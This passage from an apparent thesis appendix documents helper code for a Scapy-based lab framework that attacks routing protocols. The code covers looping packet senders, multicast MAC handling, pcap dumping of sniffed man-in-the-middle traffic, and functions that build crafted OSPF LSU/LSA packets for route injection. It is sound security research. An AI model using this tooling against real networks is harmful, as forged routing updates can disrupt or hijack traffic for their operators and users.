    L3_OSPF = "L3 - OSPF"
    L3_BGP = "L3 - BGP"
    L3_RIP = "L3 - RIP"
    L4 = "L4"

```

Figure 171 – Attack type, category, and layer enums

Send and receive functions

Several wrapper functions for the standard scapy send function are also defined in ‘aux_funcs.py’. They serve the main purpose of fixing fields not included in the packets just before they are sent out, like a missing IP source address, and also serve as a wrapper for blocking IO functions, i.e., send functions that are called to send packets in an infinite loop.

A prime example is the layer 3 send functions, ‘send_l3_single’ and ‘send_l3_loop’. These functions are executed with a packet that contains no layer 2 headers, such as Ethernet, Dot3, 802.1q, and others. When passed to the layer 3 scapy send functions, the relevant layer 2 headers are later injected by the operating system. This works well for most cases, except for multicast IP addresses.

When testing attacks on protocols that utilize IP multicast addresses, we discovered that, if presented with such an address in the IP destination field, the operating system fails to insert the appropriate multicast MAC address in the layer 2 destination address. This leads to multicast packets not being delivered and is particularly harmful to attacks on routing protocols such as RIP and OSPF, which mostly use multicast addresses for sending packets.

The way to solve this is by manually obtaining the MAC address for the presented multicast IP address. Conversion of a multicast IP address to the corresponding MAC address is well documented, and after some manipulation, we can obtain the multicast MAC address. Figure 172 shows the code for such conversion in the ‘send_l3_single’ function: the IP address first gets split into octets, and after applying a bit mask to the second octet we can obtain the multicast MAC address by concatenating the hexadecimal form of the octets with the ‘01:00:5e:’ prefix.

All of the send functions utilize a mix of the scapy “send()” and “sendp()” functions for sending packets on layers 2 and 3 respectively. In the case where a packet needs to be sniffed from the network, the “sniff()”

function was utilized with the appropriate protocol filter. Any other function that was utilized in a specific attack will be analyzed on a case-by-case basis.

```
# Check for multicast IP (first octet in range 224..239)
if pkt[IP].dst.split('.')[0] in [str(x) for x in range(224, 240)]:
    # Get the mac address for this multicast ip
    # Separate into octets
    octets = pkt[IP].dst.split('.')

    # Format the octets
    oct_2 = int(octets[1]) & 127
    oct_3 = int(octets[2])
    oct_4 = int(octets[3])

    # Create the mac string
    mcast_mac = f"01:00:5e:{format(oct_2, '02x')}:{format(oct_3, '02x')}:{format(oct_4, '02x')}"
```

Figure 172 – Multicast IP to MAC address conversion in send_l3_single() function

For looping functions, instead of calling the traditional scapy function with the argument “loop” set to 1, we instead wrap the send function in a while loop, checking for the “EXIT_SIGNAL” event in each iteration. This allows the main program to interrupt the send functions and perform any cleanup needed by the attacks. Figure 173 shows that send function is inside a while loop, where in each cycle the “EXIT_SIGNAL” state is checked. If not set, the packet is sent before waiting for the interval, else the function returns. This example is from the “send_l3_loop” function, but a similar structure is utilized in the other functions.

```
# Unicast IP
else:
    while not EXIT_SIGNAL.is_set():
        res = send(pkt, iface=iface)
        time.sleep(interval)
    else:
        logging.debug("Stopping attack..")
        return res
```

Figure 173 – Exit Signal flag verification

pcap_dump()

The “pcap_dump()” function is called by any function that needs to write a packet list to a .pcap file. This function is mainly utilized by MitM attacks, where sniffed packets are recorded by a Scapy sniffer and then need to be dumped in a file.

Figure 174 shows the function code. The function utilizes a “PcapWriter” object to create and open a file with the specified name. The packets are then written with the “write” function and finally, the file is closed.

Capture files created this way are stored in the “/captures” directory of the docker container, which can then be accessed via the GNS3 VM under “/opt/gns3/projects/{project-id}/docker/{container-id}”. The full path can be consulted by, on the GNS3 topology, right-clicking the container node and selecting “Show in file manager”.

The file name is based on a base name, represented by the argument “bname”, followed by the date and time in a “Day-Month-Year-HourMinuteSecond” format.

```
#####  
# pcap_dump()  
# dumps a packet list to a .pcap file in the /captures folder  
# filename is the bname + creation date and time  
#####  
def pcap_dump(plist, bname):  
    # Open writer  
    pcap = PcapWriter(filename=f"/captures/{bname}-{datetime.now().strftime('%d-%m-%Y-%H%M%S')}.pcap")  
  
    # Dump the packets  
    pcap.write(plist)  
  
    # Close the file  
    pcap.close()
```

Figure 174 – pcap_dump function

Appendix F. OSPF Auxiliary Function Code

While not as necessary for other protocols, auxiliary functions play a big part in OSPF attacks. All these functions are defined in the “OSPF.py” file, and they perform several tasks which are common to many of the attacks. This section provides an overview of the code for those functions.

`_ospf_parse_lsu()`

Responsible for transforming the imported information from Python data structures to Scapy packet objects, the “_ospf_parse_lsu” function is utilized by every OSPF attack that utilizes imported routes. Figure 175 shows the code for the function.

```
def _ospf_parse_lsu(args: dict) -> Packet:
    ospf = args['lsu_info']['ospf']

    # Build the LSU/LSA list
    lsalist = []
    raw_lsalist = ospf['lsa_list']

    # Parse individual LSAs
    for raw_lsa in raw_lsalist:
        lsa_type = raw_lsa['type']

        nlsa = _parse_lsa(ospf, raw_lsa, lsa_type)

        lsalist.append(nlsa)

    # Create OSPF Header and LSU
    pkt = OSPF_Hdr(type=4,src = ospf['router_id'], area = ospf['area_id'])/OSPF_LSUpd(lsalist=lsalist,lsacount=len(lsalist))

    return pkt
```

Figure 175 – _ospf_parse_lsu function code

The function code consists of a loop that parses and appends individual LSAs to a list. The information utilized to create the LSU comes from YAML files, which were imported beforehand and are stored in the “args” dictionary in the “lsu_info” key. LSAs are parsed individually by the “_parse_lsa” function. After every LSA is parsed, the list is utilized to create the LSU packet which is then returned to the caller function.

`_parse_lsa`

The “_parse_lsa” function is responsible for parsing individual LSAs from the Python format to Scapy LSA objects. The function is mainly called by the “_ospf_parse_lsu” function but can also be called independently from any other OSPF function that only needs a single LSA to be converted.

Figure 176 and Figure 177 show the code for the function. The caller function will invoke this function and supply the LSA information in the imported YAML format. The function then parses the LSAs independently of their type, from type 1 to type 7, which are then returned to the caller function.


```

def _parse_lsa(ospf, raw_lsa, lsa_type):

    if lsa_type == 'router_lsa':
        flgs = raw_lsa['v'] << 2 | raw_lsa['e'] << 1 | raw_lsa['b']
        nlink_lst = []

        for rlink in raw_lsa['links']:
            nlink = OSPF_Link(id=rlink['link_id'], data=rlink['link_data'], type=rlink['type'], \
                             metric=rlink['metric'])
            nlink_lst.append(nlink)

        nlsa = OSPF_Router_LSA(flags=flgs, id=raw_lsa['ls_id'], adrouter=raw_lsa['ls_id'], \
                               linklist=nlink_lst, linkcount=len(nlink_lst))

    elif lsa_type == 'network_lsa':
        nlsa = OSPF_Network_LSA(id = raw_lsa['ls_id'], adrouter = raw_lsa['adv_router'], \
                                mask = raw_lsa['mask'], routerlist = raw_lsa['attached_router'])

```

Figure 176 – _parse_lsa function code, section 1

```

    elif lsa_type == 'summary_lsa':
        if raw_lsa['lsa_type'] == 3: # Type 3 LSA
            nlsa = OSPF_SummaryIP_LSA(id = raw_lsa['ls_id'], adrouter = ospf['router_id'], \
                                       mask = raw_lsa['mask'], metric = raw_lsa['metric'])
        elif raw_lsa['lsa_type'] == 4: #Type 4 LSA
            nlsa = OSPF_SummaryASBR_LSA(id = raw_lsa['ls_id'], adrouter = ospf['router_id'], \
                                         mask = raw_lsa['mask'], metric = raw_lsa['metric'])

    elif lsa_type == 'external_lsa':
        nlsa = OSPF_External_LSA(id = raw_lsa['ls_id'], adrouter = ospf['router_id'], \
                                  mask = raw_lsa['mask'], ebit = raw_lsa['e'], metric = raw_lsa['metric'], \
                                  fwdaddr = raw_lsa['fwd_addr'], tag = raw_lsa['ext_rt_tag'])

    elif lsa_type == 'nssa_lsa':
        nlsa = OSPF_NSSA_External_LSA(id = raw_lsa['ls_id'], adrouter = ospf['router_id'], \
                                       mask = raw_lsa['mask'], ebit = raw_lsa['e'], metric = raw_lsa['metric'], \
                                       fwdaddr = raw_lsa['fwd_addr'], tag = raw_lsa['ext_rt_tag'])

    return nlsa

```

Figure 177 – _parse_lsa function code, section 2